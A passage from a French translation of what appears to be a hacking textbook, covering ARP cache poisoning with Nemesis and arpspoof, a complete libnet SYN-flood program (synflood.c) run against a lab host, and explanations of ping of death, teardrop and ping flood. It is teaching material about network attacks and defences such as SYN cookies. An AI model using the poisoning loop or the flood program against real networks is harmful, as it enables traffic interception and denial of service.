00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

              [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
reader@hacking:~/booksrc $
```

Ces deux commandes simulent des réponses ARP de 192.168.0.1 vers 192.168.0.118, et *vice versa*, en prétendant que leur adresse MAC est l'adresse MAC de l'assaillant, `00:00:AD:D1:C7:ED`. Si ces commandes sont répétées toutes les 10 secondes, les réponses ARP erronées maintiennent l'empoisonnement des caches ARP et la redirection du trafic. Le shell BASH standard permet de placer des commandes dans des scripts, en utilisant des instructions de contrôle de flux classiques. Une simple boucle while de BASH indéfinie envoie nos deux réponses ARP d'empoisonnement toutes les 10 secondes :

```
reader@hacking:~/booksrc $ while true
> do
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:
ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30
```

```
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:
ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01
> echo "Redirecting..."
> sleep 10
> done

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected
Redirecting...
```

Vous le constatez, un simple outil comme Nemesis et le shell BASH standard nous permettent de développer rapidement un exploit réseau. Nemesis s'appuie sur la bibliothèque C libnet pour forger des paquets et les injecter dans le réseau. À l'instar de libpcap, cette bibliothèque utilise des sockets raw et aplanit les incohérences entre les plates-formes grâce à une interface standardisée. libnet fournit également plusieurs fonctions de manipulation des paquets réseau, comme la génération de sommes de contrôle.

La bibliothèque libnet offre une API simple et uniforme pour forger et injecter des paquets réseau. Elle est parfaitement documentée et les noms des fonctions sont descriptifs. Un coup d'œil au code source de Nemesis montre combien il est facile d'élaborer des paquets ARP avec libnet. Le fichier `nemesis-arp.c` contient plusieurs fonctions qui permettent de forger et d'injecter des paquets ARP, en utilisant des structures de données statiques pour les informations d'en-tête des paquets. La fonction

`nemesis_arp()` présentée ci-après est appelée depuis `nemesis.c` pour construire et injecter un paquet ARP.

Extrait de nemesis-arp.c

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;

...

void nemesis_arp(int argc, char **argv)
{
    const char *module= "ARP/RARP Packet Injection";

    nemesis_maketitle(title, module, version);

    if (argc > 1 && !strncmp(argv[1], "help", 4))
        arp_usage(argv[0]);

    arp_initdata();
    arp_cmdline(argc, argv);
    arp_validatedata();
    arp_verbose();

    if (got_payload)
    {
        if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
                    (const u_int32_t)PAYLOADMODE) < 0)
            arp_exit(1);
    }

    if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
        printf("\n%s Injection Failure\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(1);
    }
    else
    {
        printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(0);
    }
}
```

Les structures `ETHERhdr` et `ARPhdr` sont définies dans le fichier `nemesis.h` (voir ci-après) comme des alias de structures de données de libnet. En C, `typedef` permet de définir un symbole qui devient un alias d'un type de données.

Extrait de nemesis.h

```
typedef struct libnet_arp_hdr ARPhdr;
typedef struct libnet_as_lsa_hdr ASLSAhdr;
typedef struct libnet_auth_hdr AUTHhdr;
```

```
typedef struct libnet_dbd_hdr DBDhdr;
typedef struct libnet_dns_hdr DNShdr;
typedef struct libnet_ethernet_hdr ETHERhdr;
typedef struct libnet_icmp_hdr ICMPhdr;
typedef struct libnet_igmp_hdr IGMPhdr;
typedef struct libnet_ip_hdr IPhdr;
```

La fonction `nemesis_arp()` invoque plusieurs autres fonctions de ce fichier : `arp_initdata()`, `arp_cmdline()`, `arp_validatedata()` et `arp_verbose()`. Vous devinez certainement qu'elles initialisent des données, traitent les arguments de la ligne de commande, valident les données et génèrent une forme de rapport.

La fonction `arp_initdata()`, montrée ci-après, initialise des structures de données statiques afin d'affecter les valeurs appropriées aux différents éléments de l'en-tête d'un paquet ARP.

Extrait de nemesis-arp.c

```
static void arp_initdata(void)
{
    /* Valeurs par défaut. */
    etherhdr.ether_type = ETHERTYPE_ARP;   /* ARP de type Ethernet. */
    memset(etherhdr.ether_shost, 0, 6);    /* Adresse Ethernet source. */
    memset(etherhdr.ether_dhost, 0xff, 6); /* Adresse Ethernet destination. */
    arphdr.ar_op = ARPOP_REQUEST;      /* Opcode ARP : requête. */
    arphdr.ar_hrd = ARPHRD_ETHER;      /* Format matériel : Ethernet. */
    arphdr.ar_pro = ETHERTYPE_IP;      /* Format de protocole : IP. */
    arphdr.ar_hln = 6;                 /* Adr. matérielles sur 6 octets. */
    arphdr.ar_pln = 4;                 /* Adr. de protocole sur 4 octets. */
    memset(arphdr.ar_sha, 0, 6);       /* Adr. émetteur trame ARP. */
    memset(arphdr.ar_spa, 0, 4);       /* Adr. de protocole (IP) émetteur ARP. */
    memset(arphdr.ar_tha, 0, 6);       /* Adr. cible de la trame ARP. */
    memset(arphdr.ar_tpa, 0, 4);       /* Adr. de protocole (IP) cible ARP. */
    pd.file_mem = NULL;
    pd.file_s = 0;
    return;
}
```

Enfin, la fonction `nemesis_arp()` invoque `buildarp()` en lui passant le pointeur sur les structures de données de l'en-tête. En nous fondant sur la manipulation de la valeur de retour de `buildarp()`, nous pouvons imaginer que `buildarp()` construit et injecte le paquet. Cette fonction se trouve dans un autre fichier source, `nemesis-proto_arp.c`.

Extrait de nemesis-proto_arp.c

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device,
        int reply)
{
    int n = 0;
    u_int32_t arp_packetlen;
    static u_int8_t *pkt;
    struct libnet_link_int *l2 = NULL;
```

```
    /* validation tests */
    if (pd->file_mem == NULL)
        pd->file_s = 0;

    arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
    printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
    printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

    if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
    {
        nemesis_device_failure(INJECTION_LINK, (const char *)device);
        return -1;
    }

    if (libnet_init_packet(arp_packetlen, &pkt) == -1)
    {
        fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
        return -1;
    }

    libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type,
            NULL, 0, pkt);

    libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
            arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa,
            pd->file_mem, pd->file_s, pkt + LIBNET_ETH_H);

    n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
            LIBNET_ARP_H + pd->file_s);

    if (verbose == 2)
        nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
    if (verbose == 3)
        nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

    if (n != arp_packetlen)
    {
        fprintf(stderr, "ERROR: Incomplete packet injection. Only "
        "wrote %d bytes.\n", n);
    }
    else
    {
        if (verbose)
        {
            if (memcmp(eth->ether_dhost, (void *)&one, 6))
            {
                printf("Wrote %d byte unicast ARP request packet through "
                        "linktype %s.\n", n,
                        nemesis_lookup_linktype(l2->linktype));
            }
```

```
            else
            {
                printf("Wrote %d byte %s packet through linktype %s.\n", n,
                        (eth->ether_type == ETHERTYPE_ARP ? "ARP" : "RARP"),
                        nemesis_lookup_linktype(l2->linktype));
            }
        }
    }

    libnet_destroy_packet(&pkt);
    if (l2 != NULL)
        libnet_close_link_interface(l2);
    return (n);
}
```

Vous devriez pouvoir lire cette fonction, tout au moins à un niveau élevé. En utilisant des fonctions de libnet, elle ouvre une interface de liaison et initialise la mémoire pour un paquet. Elle construit ensuite la couche Ethernet en utilisant des éléments issus de la structure de données de l'en-tête Ethernet, puis fait de même pour la couche ARP. Elle écrit alors le paquet sur le périphérique pour l'injecter et procède enfin à un nettoyage en détruisant le paquet et en fermant l'interface. La documentation de ces fonctions fournie par la page de manuel de libnet est donnée ci-après.

Extrait de la page de manuel de libnet

libnet_open_link_interface() ouvre une interface de paquet de bas niveau. Cette opération est nécessaire pour écrire des trames de la couche liaison. Elle prend en argument un pointeur u_char sur le nom de l'interface et un pointeur u_char sur un tampon d'erreur. Elle retourne une structure libnet_link_int remplie ou NULL en cas d'erreur.

libnet_init_packet() initialise un paquet afin qu'il puisse être utilisé. Si l'argument size est omis (ou négatif), la bibliothèque choisit une valeur sensée à la place de l'utilisateur (LIBNET_MAX_PACKET). Si l'allocation mémoire réussit, cette zone est initialisée à zéro et la fonction retourne 1. En cas d'erreur, elle retourne -1. Puisque cette fonction appelle malloc, vous devez, à un moment donné, effectuer un appel correspondant à destroy_packet().

libnet_build_ethernet() construit un paquet Ethernet. Elle prend en arguments l'adresse de destination, l'adresse source (sous forme de tableaux d'octets non signés) et le type de trame Ethernet, un pointeur sur une zone de données facultative, la taille de cette zone et un pointeur sur un bloc préalloué de mémoire pour le paquet. Le type du paquet Ethernet doit correspondre à l'une des valeurs suivantes :

Valeur	Type
ETHERTYPE_PUP	Protocole PUP
ETHERTYPE_IP	Protocole IP
ETHERTYPE_ARP	Protocole ARP
ETHERTYPE_REVARP	Protocole ARP inversé
ETHERTYPE_VLAN	Balisage VLAN IEEE
ETHERTYPE_LOOPBACK	Pour le test des interfaces

libnet_build_arp() construit un paquet ARP (Address Resolution Protocol). Elle prend en arguments un type d'adresse matérielle, un type d'adresse de protocole, la taille de l'adresse matérielle, la taille de l'adresse de protocole, le type de paquet ARP, l'adresse matérielle de l'émetteur, l'adresse de protocole de l'émetteur, l'adresse matérielle de la cible, l'adresse de protocole de la cible, la zone de données du paquet, la taille de cette zone et, enfin, un pointeur sur la zone mémoire de l'en-tête du paquet. Cette fonction construit uniquement des paquets ARP Ethernet/IP et la première valeur doit donc être ARPHRD_ETHER. Le type de paquet ARP doit être l'un des suivants : ARPOP_REQUEST, ARPOP_REPLY, ARPOP_REVREQUEST, ARPOP_REVREPLY, ARPOP_INVREQUEST ou ARPOP_INVREPLY.

libnet_destroy_packet() libère la mémoire allouée pour le paquet.

libnet_close_link_interface() ferme une interface de paquet de bas niveau ouverte. Elle retourne 1 en cas de succès et -1 en cas d'erreur.

Avec un peu d'expérience du C, la documentation de l'API et du bon sens, vous pouvez en apprendre beaucoup par une simple étude des projets open source. Par exemple, Dug Song fournit le programme `arpspoof`, avec `dsniff`, qui réalise une attaque par redirection ARP.

Extrait de la page de manuel de arpspoof

```
NAME
       arpspoof - intercept packets on a switched LAN

SYNOPSIS
       arpspoof [-i interface] [-t target] host

DESCRIPTION
       arpspoof redirects packets from a target host (or all hosts) on the LAN
       intended for another host on the LAN by forging ARP replies. This is
       an extremely effective way of sniffing traffic on a switch.

       Kernel IP forwarding (or a userland program which accomplishes the
       same, e.g. fragrouter(8)) must be turned on ahead of time.

OPTIONS
       -i interface
              Specify the interface to use.

       -t target
              Specify a particular host to ARP poison (if not specified, all
              hosts on the LAN).

       host   Specify the host you wish to intercept packets for (usually the
              local gateway).

SEE ALSO
       dsniff(8), fragrouter(8)

AUTHOR
       Dug Song <dugsong@monkey.org>
```

L'élément magique de ce programme vient de sa fonction `arp_send()`, qui s'appuie également sur libnet pour forger des paquets. Vous devriez être en mesure de comprendre son code source, puisqu'il utilise la plupart des fonctions libnet décrites précédemment (montrées en gras). L'emploi des structures et d'un tampon d'erreur doit également vous être familier.

arpspoof.c

```
static struct libnet_link_int *llif;
static struct ether_addr spoof_mac, target_mac;
static in_addr_t spoof_ip, target_ip;

...

int
arp_send(struct libnet_link_int *llif, char *dev,
     int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
    char ebuf[128];
    u_char pkt[60];

    if (sha == NULL &&
        (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) {
        return (-1);
    }
    if (spa == 0) {
        if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
            return (-1);
        spa = htonl(spa); /* XXX */
    }
    if (tha == NULL)
        tha = "\xff\xff\xff\xff\xff\xff";

    libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

    libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
            op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
            NULL, 0, pkt + ETH_H);

    fprintf(stderr, "%s ",
        ether_ntoa((struct ether_addr *)sha));

    if (op == ARPOP_REQUEST) {
        fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(tpa, 0),
            libnet_host_lookup(spa, 0));
    }
    else {
        fprintf(stderr, "%s 0806 42: arp reply %s is-at ",
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(spa, 0));
        fprintf(stderr, "%s\n",
            ether_ntoa((struct ether_addr *)sha));
    }
    return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) == sizeof(pkt));
}
```

Les fonctions libnet suivantes permettent d'obtenir des adresses matérielles, l'adresse IP et de rechercher des hôtes. Leur nom est explicite et elles sont expliquées en détail dans la page de manuel libnet.

Extrait de la page de manuel de libnet

```
libnet_get_hwaddr() prend en argument un pointeur sur une structure d'interface de la
couche liaison, un pointeur sur un nom de périphérique réseau et un tampon vide utilisé
en cas d'erreur. Elle retourne l'adresse MAC de l'interface indiquée ou 0 en cas
d'erreur (errbuf contiendra la raison).

libnet_get_ipaddr() prend en argument un pointeur sur une structure d'interface de la
couche liaison, un pointeur sur un nom de périphérique réseau et un tampon vide utilisé
en cas d'erreur. Elle retourne l'adresse IP de l'interface indiquée avec l'ordre des
octets de l'hôte ou 0 en cas d'erreur (errbuf contiendra la raison).

libnet_host_lookup() convertit l'adresse IPv4 fournie (dans l'ordre des octets du
réseau, big-endian) en une version lisible par un être humain. Si use_name vaut 1,
libnet_host_lookup() tente de résoudre l'adresse IP et retourne un nom d'hôte. Sinon,
ou si la recherche échoue, elle retourne une chaîne ASCII utilisant la notation
pointée.
```

Si vous savez lire du code C, vous pouvez en apprendre beaucoup à partir des programmes existants. Les bibliothèques, comme libnet et libpcap, disposent d'une documentation abondante qui explique tous les détails que vous ne pourrez sans doute pas deviner à partir du code source seul. Notre objectif est de vous enseigner à apprendre à partir d'un code source et non simplement de vous expliquer comment utiliser quelques bibliothèques. En effet, il existe bien d'autres bibliothèques et de nombreux programmes sources qui les utilisent.

0x450 Déni de service

Parmi les attaques menées contre les réseaux, l'une des formes les plus simples est une attaque par déni de service (DoS, *Denial of Service*). Au lieu de tenter de voler des informations, une attaque DoS empêche simplement l'accès à un service ou à une ressource. Il existe deux formes générales d'attaques DoS : celles qui conduisent les services au crash et celles qui les saturent.

Le premier type d'attaques ressemble plus aux exploits d'un programme qu'à des exploits de type réseau. Très souvent, ces attaques se fondent sur une mauvaise implémentation réalisée par un fournisseur. Un débordement de tampon fera généralement crasher le programme cible au lieu de diriger le flux d'exécution vers un shellcode injecté. Si ce programme se trouve sur un serveur, plus personne ne pourra alors y accéder. Ces attaques DoS sont fortement liées à une certaine version d'un certain programme. Puisque le système d'exploitation gère la pile réseau, un dysfonctionnement de ce code pourra bloquer le noyau, en refusant tout service de la machine. La plupart de ces vulnérabilités ont été corrigées depuis longtemps dans les systèmes

d'exploitation modernes, mais il n'en reste pas moins utile de voir comment ces techniques peuvent s'appliquer à différentes situations.

0x451 Saturation SYN

La saturation SYN (*SYN flooding*) tente d'épuiser la pile TCP/IP. Puisque TCP maintient des connexions "fiables", il est nécessaire de conserver des informations sur chacune d'elles quelque part. Cela se fait dans la pile TCP/IP du noyau, mais cette zone de stockage est finie et le nombre de connexions entrantes est donc limité. La saturation SYN s'appuie sur l'usurpation pour exploiter cette limitation.

L'assaillant submerge le système de la victime sous des paquets SYN, en forgeant une adresse source inexistante. Puisqu'un paquet SYN est utilisé pour initier une connexion TCP, la machine de la victime répond par un paquet SYN/ACK vers l'adresse erronée et attend le paquet ACK espéré. Pour chacune de ces demandes, des connexions semi-ouvertes sont placées dans une file d'attente, mais dont le nombre de places est limité. Puisque les adresses source n'existent pas, les réponses ACK nécessaires au retrait de ces entrées de la pile et à la finalisation des connexions n'arrivent jamais. À la place, chaque connexion semi-ouverte doit attendre la fin d'une temporisation, ce qui prend un temps relativement long.

Tant que l'assaillant submerge le système de la victime avec des paquets SYN mystifiés, la file d'attente reste pleine, rendant pratiquement impossible l'arrivée de paquets SYN légitimes et la création de connexions TCP/IP valides.

En partant du code source de Nemesis et de `arpspoof`, vous devriez être en mesure d'écrire un programme qui mène cette attaque. L'exemple donné ci-après s'appuie sur les fonctions libnet extraites du code source et des fonctions de sockets décrites précédemment. Nemesis utilise la fonction `libnet_get_prand()` pour générer des nombres pseudo-aléatoires pour les différents champs IP. La fonction `libnet_seed_prand()` initialise le générateur. Nous les employons de manière similaire dans notre programme.

synflood.c

```
#include <libnet.h>

#define FLOOD_DELAY 5000 // Délai de 5000 ms entre les injections de paquets.

/* Retourne une adresse IP au format x.x.x.x. */
char *print_ip(u_long *ip_addr_ptr) {
   return inet_ntoa( *((struct in_addr *)ip_addr_ptr) );
}

int main(int argc, char *argv[]) {
   u_long dest_ip;
   u_short dest_port;
```

```
u_char errbuf[LIBNET_ERRBUF_SIZE], *packet;
int opt, network, byte_count, packet_size = LIBNET_IP_H + LIBNET_TCP_H;

if(argc < 3)
{
   printf("Usage:\n%s\t <target host> <target port>\n", argv[0]);
   exit(1);
}

dest_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); // L'hôte.
dest_port = (u_short) atoi(argv[2]); // Le port.

network = libnet_open_raw_sock(IPPROTO_RAW); // Ouvrir l'interface réseau.
if (network == -1)
   libnet_error(LIBNET_ERR_FATAL,
        "can't open network interface.  -- this program must run as root.\n");
libnet_init_packet(packet_size, &packet); // Allouer la mémoire pour le paquet.
if (packet == NULL)
   libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

libnet_seed_prand(); // Initialiser le générateur de nombres aléatoires.

printf("SYN Flooding port %d of %s..\n", dest_port, print_ip(&dest_ip));
while(1) // Boucle infinie (arrêtée par CTRL-C).
{
   libnet_build_ip(LIBNET_TCP_H,       // Taille du paquet sans l'en-tête IP.
      IPTOS_LOWDELAY,                  // Type de service IP.
      libnet_get_prand(LIBNET_PRu16), // ID IP (aléatoire).
      0,                               // Fragment.
      libnet_get_prand(LIBNET_PR8),    // TTL (aléatoire).
      IPPROTO_TCP,                     // Protocole de transport.
      libnet_get_prand(LIBNET_PRu32), // IP source (aléatoire).
      dest_ip,                         // IP destination.
      NULL,                            // Données (aucune).
      0,                               // Taille des données.
      packet);                         // Mémoire de l'en-tête du paquet.

   libnet_build_tcp(libnet_get_prand(LIBNET_PRu16), // Port TCP source (aléatoire).
      dest_port,                       // Port TCP destination.
      libnet_get_prand(LIBNET_PRu32), // Numéro de séquence (aléatoire).
      libnet_get_prand(LIBNET_PRu32), // N° d'accusé de réception (aléatoire).
      TH_SYN,                          // Bits de contrôle (indicateur SYN seul).
      libnet_get_prand(LIBNET_PRu16), // Taille de la fenêtre (aléatoire).
      0,                               // Pointeur d'urgence.
      NULL,                            // Données (aucune).
      0,                               // Taille des données.
      packet + LIBNET_IP_H);           // Mémoire de l'en-tête du paquet.

   if (libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

   byte_count = libnet_write_ip(network, packet, packet_size); // Injection.
   if (byte_count < packet_size)
      libnet_error(LIBNET_ERR_WARNING,
         "Warning: Incomplete packet written. (%d of %d bytes)",
         byte_count, packet_size);
```

```
        usleep(FLOOD_DELAY); // Attendre pendant FLOOD_DELAY milli-secondes.
    }

    libnet_destroy_packet(&packet); // Libérer la mémoire du paquet.

    if (libnet_close_raw_sock(network) == -1) // Fermer l'interface réseau.
        libnet_error(LIBNET_ERR_WARNING, "can't close network interface.");

    return 0;
}
```

Ce programme définit la fonction `print_ip()` qui convertit le type `u_long`, employé par libnet pour stocker des adresses IP, en une structure attendue par `inet_ntoa()`. La valeur ne change pas – le forçage de type apaise simplement le compilateur.

La version 1.1 actuelle de libnet est incompatible avec libnet 1.0. Cependant, puisque Nemesis et `arpspoof` s'appuient encore sur la version 1.0, elle est fournie sur le LiveCD et nous l'utiliserons dans notre programme `synflood`. De manière analogue à une compilation avec libpcap, nous utilisons l'option `-lnet` pour compiler ce programme. Cependant, comme le montre la sortie suivante, cela ne suffit pas au compilateur :

```
reader@hacking:~/booksrc $ gcc -o synflood synflood.c -lnet
In file included from synflood.c:1:
/usr/include/libnet.h:87:2: #error "byte order has not been specified, you'll"
synflood.c:6: error: syntax error before string constant
reader@hacking:~/booksrc $
```

Il échoue car il est impératif de définir plusieurs options pour libnet. Le programme libnet-config fourni avec libnet permet de générer ces options :

```
reader@hacking:~/booksrc $ libnet-config --help
Usage: libnet-config [OPTIONS]
Options:
        [--libs]
        [--cflags]
        [--defines]
reader@hacking:~/booksrc $ libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H -DLIBNET_LIL_ENDIAN
```

Grâce à la substitution de commande du shell BASH, nous pouvons inclure dynamiquement ces définitions dans la commande de compilation :

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o synflood
synflood.c -lnet
reader@hacking:~/booksrc $ ./synflood
Usage:
./synflood       <target host> <target port>
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./synflood 192.168.42.88 22
Fatal: can't open network interface.  -- this program must run as root.
reader@hacking:~/booksrc $ sudo ./synflood 192.168.42.88 22
SYN Flooding port 22 of 192.168.42.88..
```

Dans cet exemple, l'hôte 192.168.42.88 est une machine Windows XP sur laquelle un serveur openssh s'exécute sur le port 22 *via* cygwin. La sortie suivante générée par `tcpdump` montre les paquets SYN forgés qui saturent l'hôte et qui proviennent d'adresses IP apparemment aléatoires. Tant que notre programme s'exécute, aucune connexion légitime ne peut être créée sur ce port :

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0 -nl -c 15 "host 192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:08:16.334498 IP 121.213.150.59.4584 > 192.168.42.88.22: S
751659999:751659999(0) win 14609
17:08:16.346907 IP 158.78.184.110.40565 > 192.168.42.88.22: S
139725579:139725579(0) win 64357
17:08:16.358491 IP 53.245.19.50.36638 > 192.168.42.88.22: S
322318966:322318966(0) win 43747
17:08:16.370492 IP 91.109.238.11.4814 > 192.168.42.88.22: S
685911671:685911671(0) win 62957
17:08:16.382492 IP 52.132.214.97.45099 > 192.168.42.88.22: S
71363071:71363071(0) win 30490
17:08:16.394909 IP 120.112.199.34.19452 > 192.168.42.88.22: S
1420507902:1420507902(0) win 53397
17:08:16.406491 IP 60.9.221.120.21573 > 192.168.42.88.22: S
2144342837:2144342837(0) win 10594
17:08:16.418494 IP 137.101.201.0.54665 > 192.168.42.88.22: S
1185734766:1185734766(0) win 57243
17:08:16.430497 IP 188.5.248.61.8409 > 192.168.42.88.22: S
1825734966:1825734966(0) win 43454
17:08:16.442911 IP 44.71.67.65.60484 > 192.168.42.88.22: S
1042470133:1042470133(0) win 7087
17:08:16.454489 IP 218.66.249.126.27982 > 192.168.42.88.22: S
1767717206:1767717206(0) win 50156
17:08:16.466493 IP 131.238.172.7.15390 > 192.168.42.88.22: S
2127701542:2127701542(0) win 23682
17:08:16.478497 IP 130.246.104.88.48221 > 192.168.42.88.22: S
2069757602:2069757602(0) win 4767
17:08:16.490908 IP 140.187.48.68.9179 > 192.168.42.88.22: S
1429854465:1429854465(0) win 2092
17:08:16.502498 IP 33.172.101.123.44358 > 192.168.42.88.22: S
1524034954:1524034954(0) win 26970
15 packets captured
30 packets received by filter
0 packets dropped by kernel
reader@hacking:~/booksrc $ ssh -v 192.168.42.88
OpenSSH_4.3p2, OpenSSL 0.9.8c 05 Sep 2006
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Connecting to 192.168.42.88 [192.168.42.88] port 22.
debug1: connect to address 192.168.42.88 port 22: Connection refused
ssh: connect to host 192.168.42.88 port 22: Connection refused
reader@hacking:~/booksrc $
```

Certains systèmes d'exploitation, comme Linux, emploient une technique appelée cookies SYN (*syncookies*) pour tenter d'empêcher les attaques par saturation SYN. La pile TCP qui utilise des cookies SYN ajuste le numéro d'accusé de réception initial du paquet SYN/ACK de réponse en utilisant une valeur fondée sur des informations et le temps (pour empêcher les attaques par rejeu) de l'hôte.

Les connexions TCP ne deviennent pas actives tant que le paquet ACK final de l'échange TCP n'est pas vérifié. Si le numéro de séquence ne correspond pas ou si l'accusé de réception n'arrive jamais, la connexion n'est pas créée. Cela permet d'éviter plus facilement les tentatives de connexion mystifiée, puisque le paquet ACK exige que des informations soient envoyées à l'adresse source du paquet SYN initial.

0x452 Le ping de la mort

Les spécifications d'ICMP stipulent que la partie données des paquets des messages d'écho ne peut pas dépasser 2^{16} (65 536) octets. La partie données des paquets ICMP est souvent négligée car l'information importante se trouve dans l'en-tête. Plusieurs systèmes d'exploitation se crashent lorsqu'ils reçoivent des messages d'écho ICMP qui dépassent la taille fixée. Ces messages d'écho ICMP volumineux sont connus sous le nom "Le ping de la mort" (*The Ping of Death*). Cette vulnérabilité existe car personne n'a jamais envisagé cette possibilité et son exploitation est très simple. Vous ne devriez pas avoir trop de mal à écrire un programme fondé sur libnet pour réaliser cette attaque. Cependant, il ne sera pas très utile dans le monde actuel car les systèmes modernes ont tous corrigé cette vulnérabilité.

Cependant, l'histoire tend à se répéter. Même si les paquets ICMP surdimensionnés ne vont plus perturber les ordinateurs, certaines technologies nouvelles souffrent de problèmes semblables. Le protocole Bluetooth, très utilisé avec les téléphones, présente un paquet ping similaire dans la couche L2CAP. Il est également employé pour mesurer les temps de communication sur des liaisons établies. De nombreuses implémentations de Bluetooth sont vulnérables au même problème de paquets ping surdimensionnés. Adam Laurie, Marcel Holtmann et Martin Herfurt ont surnommé cette attaque Bluesmack et ont publié le code source sous le même nom.

0x453 Attaque teardrop

L'attaque teardrop est une autre attaque DoS qui conduit à un crash du système. Elle exploite une faiblesse dans le réassemblage des paquets fragmentés implémenté par certains fournisseurs. En général, lorsqu'un paquet est fragmenté, les décalages enregistrés dans l'en-tête s'alignent pour reconstruire le paquet originel sans chevauchement. L'attaque teardrop envoie des fragments de paquets avec des décalages qui se chevauchent. Ainsi, les implémentations qui ne vérifient pas les conditions anormales se crashent inévitablement.

Même si cette attaque ne fonctionne plus, en comprendre le concept peut révéler des problèmes dans d'autres domaines. Bien que non limité à un déni de service, un exploit à distance récent dans le noyau d'OpenBSD (qui s'annonce pourtant comme très sûr) concerne les paquets IPv6 fragmentés. IP version 6 s'appuie sur des en-têtes plus complexes et un format d'adresse IP différent du format IPv4 auquel la plupart des gens sont habitués. Très souvent, les mêmes erreurs du passé sont répétées dans les premières implémentations des nouveaux produits.

0x454 Saturation de ping

Les attaques DoS de type saturation essaient non pas nécessairement de faire crasher un service ou une ressource, mais de les submerger afin qu'ils ne puissent plus répondre. Des attaques semblables peuvent se faire sur d'autres ressources, comme les cycles processeur et les processus système, mais une attaque par saturation tente d'immobiliser une ressource réseau.

La saturation de ping constitue la forme d'attaque la plus simple. L'objectif est d'utiliser la bande passante de la victime afin que le trafic légitime ne puisse pas y arriver. L'assaillant envoie de nombreux paquets ping volumineux à la victime, dont ils consomment toute la bande passante disponible sur sa connexion réseau.

